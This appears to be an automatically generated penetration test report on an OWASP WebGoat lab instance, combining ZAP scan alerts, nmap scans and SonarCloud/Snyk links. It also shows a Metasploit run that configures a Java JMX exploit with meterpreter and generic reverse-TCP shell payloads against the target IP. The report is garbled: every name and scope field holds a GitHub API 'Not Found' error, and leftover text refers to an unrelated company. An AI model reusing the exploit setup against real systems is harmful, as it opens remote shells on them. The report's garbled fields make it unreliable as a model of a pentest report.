

Pentest Report

Penetration test of {"message":"Not Found","documentation_url":"https://docs.github.com/rest/repos/ contents#get-repository-content"}

Consultant: {"message":"Not Found","documentation_url":"https://docs.github.com/rest/repos/contents#get-repository-content"}

01/10/2023

Executive Sumary

Overview

{"message":"Not Found","documentationurl":"https://docs.github.com/rest/repos/contents#get-repository-content"} performed a Web Application Penetration Test on {"message":"Not Found","documentationurl":"https://docs.github.com/rest/repos/contents#get-repository-content"} applications. The scope of the testing was the following.

{"message":"Not Found","documentation_url":"https://docs.github.com/rest/repos/contents#get-repository-content"}

{"message":"Not Found","documentationurl":"https://docs.github.com/rest/repos/contents#get-repository-content"} found that with a few minor exceptions the quality and coverage of security controls in the {"message":"Not Found","documentationurl":"https://docs.github.com/rest/repos/contents#get-repository-content"} applications were very solid.

Resume

{"message":"Not Found","documentation_url":"https://docs.github.com/rest/repos/contents#get-repository-content"}

Finding Classification

Each finding is classified as a High, Medium, or Low risk based on {"message":"Not Found","documentationurl":"https://docs.github.com/rest/repos/contents#get-repository-content"} considerations of potential threats, the likelihood of attack, and the possible impact of a successful attack against Instructure's {"message":"Not Found","documentationurl":"https://docs.github.com/rest/repos/contents#get-repository-content"} applications. Each of these factors is assessed individually and in combination to determine the overall risk designation. These assessments are based on {"message":"Not Found","documentationurl":"https://docs.github.com/rest/repos/contents#get-repository-content"} professional judgment and experience providing consulting services to enterprises across the country. This report outlines the findings {"message":"Not Found","documentationurl":"https://docs.github.com/rest/repos/contents#get-repository-content"} collected from the testing, as well as {"message":"Not Found","documentation_url":"https://docs.github.com/rest/repos/contents#get-repository-content"} recommendations that will assist Instructure in reducing its risks and helping remove the vulnerabilities found.

Vulnerabilities and Recomendations

Pytest-Playwright Test Output Issue

Playwright pytest

ZAP Full Scan Report

```
    Site: <a href="http://20.235.69.139:8080">http://20.235.69.139:8080</a> New Alerts

      Absence of Anti-CSRF Tokens [10202] total: 1:
            ■ http://20.235.69.139:8080/WebGoat/login
      Anti-CSRF Tokens Check [20012] total: 1:
            http://20.235.69.139:8080/WebGoat/login
      • Content Security Policy (CSP) Header Not Set [10038] total: 1:
            ■ <a href="http://20.235.69.139:8080/WebGoat/login">http://20.235.69.139:8080/WebGoat/login</a>
      Cookie No HttpOnly Flag [10010] total: 1:
            http://20.235.69.139:8080/WebGoat/start.mvc
      Cookie Slack Detector [90027] total: 2:
            ■ http://20.235.69.139:8080/WebGoat/login
            http://20.235.69.139:8080/WebGoat/start.mvc

    Cookie without SameSite Attribute [10054] total: 1:

            http://20.235.69.139:8080/WebGoat/start.mvc
      Permissions Policy Header Not Set [10063] total: 1:
            ■ <a href="http://20.235.69.139:8080/WebGoat/login">http://20.235.69.139:8080/WebGoat/login</a>

    Base64 Disclosure [10094] total: 1:

            http://20.235.69.139:8080/WebGoat/start.mvc
      Non-Storable Content [10049] total: 1:
            http://20.235.69.139:8080/WebGoat/start.mvc
      Sec-Fetch-Dest Header is Missing [90005] total: 4:
            ■ http://20.235.69.139:8080/
            http://20.235.69.139:8080/sitemap.xml
            ■ <a href="http://20.235.69.139:8080/WebGoat/login">http://20.235.69.139:8080/WebGoat/login</a>
            http://20.235.69.139:8080/WebGoat/start.mvc
      Sec-Fetch-Mode Header is Missing [90005] total: 4:
            ■ http://20.235.69.139:8080/
            ■ http://20.235.69.139:8080/sitemap.xml
            ■ <a href="http://20.235.69.139:8080/WebGoat/login">http://20.235.69.139:8080/WebGoat/login</a>
            http://20.235.69.139:8080/WebGoat/start.mvc
      Sec-Fetch-Site Header is Missing [90005] total: 4:
            ■ http://20.235.69.139:8080/
            ■ http://20.235.69.139:8080/sitemap.xml
            http://20.235.69.139:8080/WebGoat/login
            http://20.235.69.139:8080/WebGoat/start.mvc
      Sec-Fetch-User Header is Missing [90005] total: 4:
            ■ http://20.235.69.139:8080/
            ■ http://20.235.69.139:8080/sitemap.xml
            ■ <a href="http://20.235.69.139:8080/WebGoat/login">http://20.235.69.139:8080/WebGoat/login</a>
            http://20.235.69.139:8080/WebGoat/start.mvc
      Session Management Response Identified [10112] total: 2:
            http://20.235.69.139:8080/WebGoat/start.mvc
            http://20.235.69.139:8080/WebGoat/start.mvc
      • Storable and Cacheable Content [10049] total: 4:
            http://20.235.69.139:8080/
            http://20.235.69.139:8080/robots.txt
            ■ <a href="http://20.235.69.139:8080/sitemap.xml">http://20.235.69.139:8080/sitemap.xml</a>
            ■ <a href="http://20.235.69.139:8080/WebGoat/login">http://20.235.69.139:8080/WebGoat/login</a>
      User Agent Fuzzer [10104] total: 24:
            ■ <a href="http://20.235.69.139:8080/WebGoat">http://20.235.69.139:8080/WebGoat</a>
            http://20.235.69.139:8080/WebGoat
            ■ <a href="http://20.235.69.139:8080/WebGoat">http://20.235.69.139:8080/WebGoat</a>
            ■ http://20.235.69.139:8080/WebGoat
            ■ http://20.235.69.139:8080/WebGoat
```

View the following link to download the report. RunnerID:6371120465

Metasploit-ParrotOS Test output

parrotOS metasploit

Interactive Application Security Testing:

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.4 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.6 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [17.7 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [115 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [215 kB]

Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [526 kB]

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [1147 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [22.6 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 19.9 MB in 2s (12.3 MB/s)

Reading package lists...

Building dependency tree...

Reading state information...

23 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs dnsutils file libaom0 libgssapi-krb5-2

libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0


libmagic-mgc libmagic1 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3

openssh-client openssh-server openssh-sftp-server openssl

python3-typing-extensions

Need to get 9186 kB of archives. After this operation, 63.5 kB disk space will be freed. Do you want to continue? [Y/n] Abort. Reading package lists... Building dependency tree... Reading state information... Calculating upgrade... The following packages will be upgraded: bind9-dnsutils bind9-host bind9-libs dnsutils file libaom0 libgssapi-krb5-2 libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0 libmagic-mgc libmagic1 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 openssh-client openssh-server openssh-sftp-server openssl python3-typing-extensions 23 upgraded, 0 newly installed, 0 to remove and 0 not upgraded. Need to get 9186 kB of archives. After this operation, 63.5 kB disk space will be freed. Do you want to continue? [Y/n] Abort. Hit:1 https://deb.parrot.sh/parrot parrot InRelease Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease Reading package lists... Building dependency tree... Reading state information... 23 packages can be upgraded. Run 'apt list --upgradable' to see them. Cleaning up any existing old code copies of security tests... This is not a secure way to check out code; Getting the latest code copy for all security tests... ______ Metasploit Framework Exploit Demo: ______ Target Web Goat Instance IP Address: 20.235.69.139

23 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.



JMXRMI jmxrmi yes The name where the JMX RMI interface is bound JMX_PASSWORD no The password to interact with an authenticated JMX endpoint JMX ROLE no The role to interact with an authenticated JMX endpoint RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ basics/using-metasploit.html RPORT yes The target port (TCP) SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. SRVPORT 8080 yes The local port to listen on. SSLCert no Path to a custom SSL certificate (default is randomly generated) URIPATH no The URI to use for this exploit (default is random) Payload options (java/meterpreter/reverse tcp): Name Current Setting Required Description LHOST 172.17.0.2 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port **Exploit target:** Id Name 0 Generic (Java Payload) View the full module info with the info, or info -d command. [*] resource (./src/exploit/avajmxreversehttps.rc)> Ruby Code (57 bytes) RHOSTS => resource (./src/exploit/avajmxreversehttps.rc)> use payload/generic/shellreversetcp resource (./src/exploit*java*jmx*reverse*https.rc)> exploit [*] Payload Handler Started as Job resource (./src/exploit*java*jmx*reverse*https.rc)> exit

Nmap-ParrotOS Scan output

parrotOS nmap

Nmap vulnerability scanning for 20.235.69.139

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.4 kB]

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Reading state information...

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Reading package lists...

Building dependency tree...

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Calculating upgrade...

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libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0

libmagic-mgc libmagic1 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3

openssh-client openssh-server openssh-sftp-server openssl

python3-typing-extensions

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Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease

Reading package lists...

Building dependency tree...

Reading state information...

23 packages can be upgraded. Run 'apt list --upgradable' to see them.

Running basic nmap scan...

Starting Nmap 7.92 (https://nmap.org) at 2023-10-01 14:57 UTC

Nmap scan report for 20.235.69.139

Host is up (0.25s latency).

Not shown: 65530 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

```
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 4d:5a:3a:93:4c:2e:05:63:60:44:06:a5:be:73:f2:6b (ECDSA)
256 7f:8c:1a:0d:13:5b:c9:21:4b:89:59:09:35:28:ee:f6 (ED25519)
80/tcp closed http
443/tcp closed https
8080/tcp open http-proxy
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.1 404 Not Found
| Connection: close
| Content-Length: 0
| Date: Sun, 01 Oct 2023 15:01:39 GMT
| GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions,
SMBProgNeg, SSLSessionReg, Socks5, TLSSessionReg, TerminalServerCookie,
WMSRequest, oracle-tns:
| HTTP/1.1 400 Bad Request
| Content-Length: 0
| Connection: close
| GetRequest, HTTPOptions:
| HTTP/1.1 404 Not Found
| Connection: close
| Content-Length: 0
| Date: Sun, 01 Oct 2023 15:01:38 GMT
| http-title: Site doesn't have a title.
9090/tcp open zeus-admin?
| fingerprint-strings:
| GenericLines, RTSPRequest, SqueezeCenter CLI, WMSRequest, ibm-db2-das:
| HTTP/1.1 400 Bad Request
| Content-Length: 0
| Connection: close
| GetRequest:
| HTTP/1.1 404 Not Found
```

```
| Expires: 0
| Cache-Control: no-cache, no-store, max-age=0, must-revalidate
| X-XSS-Protection: 1; mode=block
| Pragma: no-cache
| X-Frame-Options: DENY
| Date: Sun, 01 Oct 2023 15:01:38 GMT
| Connection: close
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| X-Content-Type-Options: nosniff
| Content-Type: application/json
| "timestamp" : "2023-10-01T15:01:38.145+00:00",
| "status" : 404,
| "error" : "Not Found",
| "path" : "/"
| HTTPOptions:
| HTTP/1.1 404 Not Found
| Expires: 0
| Cache-Control: no-cache, no-store, max-age=0, must-revalidate
| X-XSS-Protection: 1; mode=block
| Pragma: no-cache
| X-Frame-Options: DENY
| Date: Sun, 01 Oct 2023 15:01:56 GMT
| Allow: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS, PATCH
| Connection: close
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| X-Content-Type-Options: nosniff
| Content-Type: application/json
| "timestamp" : "2023-10-01T15:01:56.361+00:00",
```

| "status" : 404, | "error" : "Not Found", | "path": "/" 2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service: =========NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)========= SF-Port8080-TCP:V=7.92%I=7%D=10/1%Time=651989D2%P=x86 64-pc-linuxgnu%r(Ge SF:tRequest,65,"HTTP/1.1 404 Not Found Connection: close SF: Content-Length: 0 Date: Sun, 01 Oct 2023 15:01:3 SF:8 GMT ")%r(HTTPOptions,65,"HTTP/1.1 404 Not Found SF: Connection: close Content-Length: 0 Date: Sun, 01\x SF:20Oct 2023 15:01:38 GMT ")%r(RTSPRequest,42,"HTTP/1.1\n SF:x20400 Bad Request Content-Length: 0 Connection: clos SF:e ")%r(FourOhFourRequest,65,"HTTP/1.1 404 Not Found \n SF:nConnection: close Content-Length: 0 Date: Sun, 01 SF:00ct 2023 15:01:39 GMT ")%r(Socks5,42,"HTTP/1.1 400 SF: Bad Request Content-Length: 0 Connection: close \n SF:r ")%r(GenericLines,42,"HTTP/1.1 400 Bad Request Content-SF:Length: 0 Connection: close ")%r(Help,42,"HTTP/1.1 SF:400 Bad Request Content-Length: 0 Connection: close SF: ")%r(SSLSessionReg,42,"HTTP/1.1 400 Bad Request Cont SF:ent-Length: 0 Connection: close ")%r(TerminalServerCook

SF:ie,42,"HTTP/1.1 400 Bad Request Content-Length: 0 Co

SF:nnection: close

```
")%r(TLSSessionReg,42,"HTTP/1.1 400 Ba
SF:d Request Content-Length: 0 Connection: close
")%
SF:r(Kerberos,42,"HTTP/1.1 400 Bad Request Content-Length:
SF:00 Connection: close
")%r(SMBProgNeg,42,"HTTP/1.1 400\n
SF:x20Bad Request Content-Length: 0 Connection: close
SF: ")%r(LPDString,42,"HTTP/1.1 400 Bad Request Content-Leng
SF:th: 0 Connection: close
")%r(LDAPSearchReg,42,"HTTP/1.
SF:1 400 Bad Request Content-Length: 0 Connection: cl
SF:ose
")%r(SIPOptions,42,"HTTP/1.1 400 Bad Request Co
SF:ntent-Length: 0 Connection: close
")%r(WMSRequest,42,"H
SF:TTP/1.1 400 Bad Request Content-Length: 0 Connection
SF:: close
")%r(oracle-tns,42,"HTTP/1.1 400 Bad Regues
SF:t Content-Length: 0 Connection: close
");
=========NEXT SERVICE FINGERPRINT (SUBMIT
INDIVIDUALLY)=========
SF-Port9090-TCP:V=7.92%I=7%D=10/1%Time=651989D2%P=x86 64-pc-linux-
gnu%r(Ge
SF:tRequest,1EF,"HTTP/1.1 404 Not Found Expires: 0 Cach
SF:e-Control: no-cache, no-store, max-age=0, must-revalidate
SF: X-XSS-Protection: 1; mode=block Pragma: no-cache X-Fra
SF:me-Options: DENY Date: Sun, 01 Oct 2023 15:01:38\x
SF:20GMT Connection: close Vary: Origin Vary: Access-Con
SF:trol-Request-Method Vary: Access-Control-Request-Headers X-Con
SF:tent-Type-Options: nosniff Content-Type: application/json \n
SF:r { \"timestamp\" : \"2023-10-01T15:01:38.145+00:00\"
SF:, \"status\" : 404, \"error\" : \"Not
```

```
SF:Found\", \"path\" : \"/\" }")%r(WMSRequest,42,"HTTP/1.
SF:1 400 Bad Request Content-Length: 0 Connection: cl
SF:ose
")%r(ibm-db2-das,42,"HTTP/1.1 400 Bad Request C
SF:ontent-Length: 0 Connection: close
")%r(SqueezeCenter C
SF:LI,42,"HTTP/1.1 400 Bad Request Content-Length: 0 Co
SF:nnection: close
")%r(GenericLines,42,"HTTP/1.1 400 Bad
SF: Request Content-Length: 0 Connection: close
")%r
SF:(HTTPOptions, 22B, "HTTP/1.1 404 Not Found Expires: 0
SF:Cache-Control: no-cache, no-store, max-age=0, must-revalida
SF:te X-XSS-Protection: 1; mode=block Pragma: no-cache X
SF:-Frame-Options: DENY Date: Sun, 01 Oct 2023 15:01:
SF:56 GMT Allow: GET, HEAD, POST, PUT, DELETE, TRA
SF:CE, OPTIONS, PATCH Connection: close Vary: Origin
SF:Vary: Access-Control-Request-Method Vary: Access-Control-Reque
SF:st-Headers X-Content-Type-Options: nosniff Content-Type: ap
SF:plication/json
{ \"timestamp\" : \"2023-10-01T15:
SF:01:56.361+00:00\", \"status\" : 404, \"error\n
SF:": \"Not Found\", \"path\": \"/\" }")%r(RTSP
SF:Request,42,"HTTP/1.1 400 Bad Request Content-Length: 0\n
SF:r Connection: close
");
Device type: general purpose|storage-misc|firewall
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (86%), Synology DiskStation Manager 5.X
(86%), WatchGuard Fireware 11.X (86%), FreeBSD 6.X (85%)
OS CPE: cpe:/o:linux:linuxkernel:2.6.32 cpe:/o:linux:linuxkernel:3 cpe:/
o:linux:linuxkernel:4.4 cpe:/o:linux:linuxkernel cpe:/a:synology:diskstation manager:5.1
```

cpe:/o:watchguard:fireware:11.8 cpe:/o:freebsd:freebsd:6.2

Aggressive OS guesses: Linux 2.6.32 (86%), Linux 2.6.39 (86%), Linux 3.10 - 3.12 (86%), Linux 3.4 (86%), Linux 3.5 (86%), Linux 4.4 (86%), Synology DiskStation Manager 5.1 (86%), WatchGuard Fireware 11.8 (86%), Linux 3.10 (85%), Linux 3.10 - 3.16 (85%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)

HOP RTT ADDRESS

1 0.02 ms 172.17.0.1

2 5616.43 ms 20.235.69.139

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 360.10 seconds

Running vulnerability scanning using basic nmap scripts - SQL Injection...

Starting Nmap 7.92 (https://nmap.org) at 2023-10-01 15:03 UTC

Nmap scan report for 20.235.69.139

Host is up (0.24s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.85 seconds

Running vulnerability scanning using CSS nmap script...

Starting Nmap 7.92 (https://nmap.org) at 2023-10-01 15:03 UTC

Nmap scan report for 20.235.69.139

Host is up (0.24s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds

ZAP Full Scan Report

```
    Site: <a href="http://20.235.69.139:8080">http://20.235.69.139:8080</a> New Alerts

       • Absence of Anti-CSRF Tokens [10202] total: 1:
              http://20.235.69.139:8080/WebGoat/login
       Anti-CSRF Tokens Check [20012] total: 1:
              http://20.235.69.139:8080/WebGoat/login
       • Content Security Policy (CSP) Header Not Set [10038] total: 1:
              ■ <a href="http://20.235.69.139:8080/WebGoat/login">http://20.235.69.139:8080/WebGoat/login</a>
       Permissions Policy Header Not Set [10063] total: 1:
              ■ <a href="http://20.235.69.139:8080/WebGoat/login">http://20.235.69.139:8080/WebGoat/login</a>
       Sec-Fetch-Dest Header is Missing [90005] total: 3:
             ■ <a href="http://20.235.69.139:8080/robots.txt">http://20.235.69.139:8080/robots.txt</a>
              http://20.235.69.139:8080/sitemap.xml
              http://20.235.69.139:8080/WebGoat/login
       Sec-Fetch-Mode Header is Missing [90005] total: 3:
             ■ http://20.235.69.139:8080/robots.txt
              ■ <a href="http://20.235.69.139:8080/sitemap.xml">http://20.235.69.139:8080/sitemap.xml</a>
              ■ <a href="http://20.235.69.139:8080/WebGoat/login">http://20.235.69.139:8080/WebGoat/login</a>
       Sec-Fetch-Site Header is Missing [90005] total: 3:
              http://20.235.69.139:8080/robots.txt
             ■ http://20.235.69.139:8080/sitemap.xml
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              http://20.235.69.139:8080/sitemap.xml
              ■ <a href="http://20.235.69.139:8080/WebGoat/login">http://20.235.69.139:8080/WebGoat/login</a>
       • Storable and Cacheable Content [10049] total: 4:
              ■ http://20.235.69.139:8080/
              ■ http://20.235.69.139:8080/robots.txt
              <u>http://20.235.69.139:8080/sitemap.xml</u>
              ■ <a href="http://20.235.69.139:8080/WebGoat/login">http://20.235.69.139:8080/WebGoat/login</a>
       User Agent Fuzzer [10104] total: 12:
             ■ <a href="http://20.235.69.139:8080/WebGoat">http://20.235.69.139:8080/WebGoat</a>
             ■ http://20.235.69.139:8080/WebGoat
             ■ http://20.235.69.139:8080/WebGoat
              ■ <a href="http://20.235.69.139:8080/WebGoat">http://20.235.69.139:8080/WebGoat</a>
             ■ http://20.235.69.139:8080/WebGoat
```

View the following link to download the report. RunnerID:6371120465

ZAP Full Scan Report

```
    Site: <a href="http://20.235.69.139:8080">http://20.235.69.139:8080</a> New Alerts

      • Absence of Anti-CSRF Tokens [10202] total: 1:
             ■ http://20.235.69.139:8080/WebGoat/registration
      Anti-CSRF Tokens Check [20012] total: 1:
             ■ <a href="http://20.235.69.139:8080/WebGoat/registration">http://20.235.69.139:8080/WebGoat/registration</a>
      • Content Security Policy (CSP) Header Not Set [10038] total: 1:
             ■ <a href="http://20.235.69.139:8080/WebGoat/registration">http://20.235.69.139:8080/WebGoat/registration</a>
      Permissions Policy Header Not Set [10063] total: 1:
             ■ <a href="http://20.235.69.139:8080/WebGoat/registration">http://20.235.69.139:8080/WebGoat/registration</a>
      Sec-Fetch-Dest Header is Missing [90005] total: 3:
             ■ http://20.235.69.139:8080/
             http://20.235.69.139:8080/robots.txt
             ■ http://20.235.69.139:8080/WebGoat/registration
      Sec-Fetch-Mode Header is Missing [90005] total: 3:
             http://20.235.69.139:8080/
             http://20.235.69.139:8080/robots.txt
             ■ <a href="http://20.235.69.139:8080/WebGoat/registration">http://20.235.69.139:8080/WebGoat/registration</a>
      Sec-Fetch-Site Header is Missing [90005] total: 3:
             ■ http://20.235.69.139:8080/
             ■ http://20.235.69.139:8080/robots.txt
             ■ http://20.235.69.139:8080/WebGoat/registration
      Sec-Fetch-User Header is Missing [90005] total: 3:
             ■ http://20.235.69.139:8080/
             http://20.235.69.139:8080/robots.txt
             ■ http://20.235.69.139:8080/WebGoat/registration
      • Storable and Cacheable Content [10049] total: 4:
             ■ http://20.235.69.139:8080/
             ■ http://20.235.69.139:8080/robots.txt
             <u>http://20.235.69.139:8080/sitemap.xml</u>
             ■ <a href="http://20.235.69.139:8080/WebGoat/registration">http://20.235.69.139:8080/WebGoat/registration</a>
      User Agent Fuzzer [10104] total: 12:
             ■ <a href="http://20.235.69.139:8080/WebGoat">http://20.235.69.139:8080/WebGoat</a>
             ■ http://20.235.69.139:8080/WebGoat
             ■ http://20.235.69.139:8080/WebGoat
             ■ <a href="http://20.235.69.139:8080/WebGoat">http://20.235.69.139:8080/WebGoat</a>
             ■ http://20.235.69.139:8080/WebGoat
```

View the following link to download the report. RunnerID:6371120465

Sonar Cloud Code Scan Report

SonarQube Cloud code scan

SonarCloud Scan for OWASP WebGoat

Go to https://sonarcloud.io/project/overview?id=pradyumna-muppirala_WebGoatSAST for full report of SonarCloud with Github SSO.

Snyk Report

Snyk_scan

Snyk Scan for OWASP WebGoat

Go to https://app.snyk.io/org/pradyumna-muppirala for full report of Snyk with Github SSO.

Confidencial

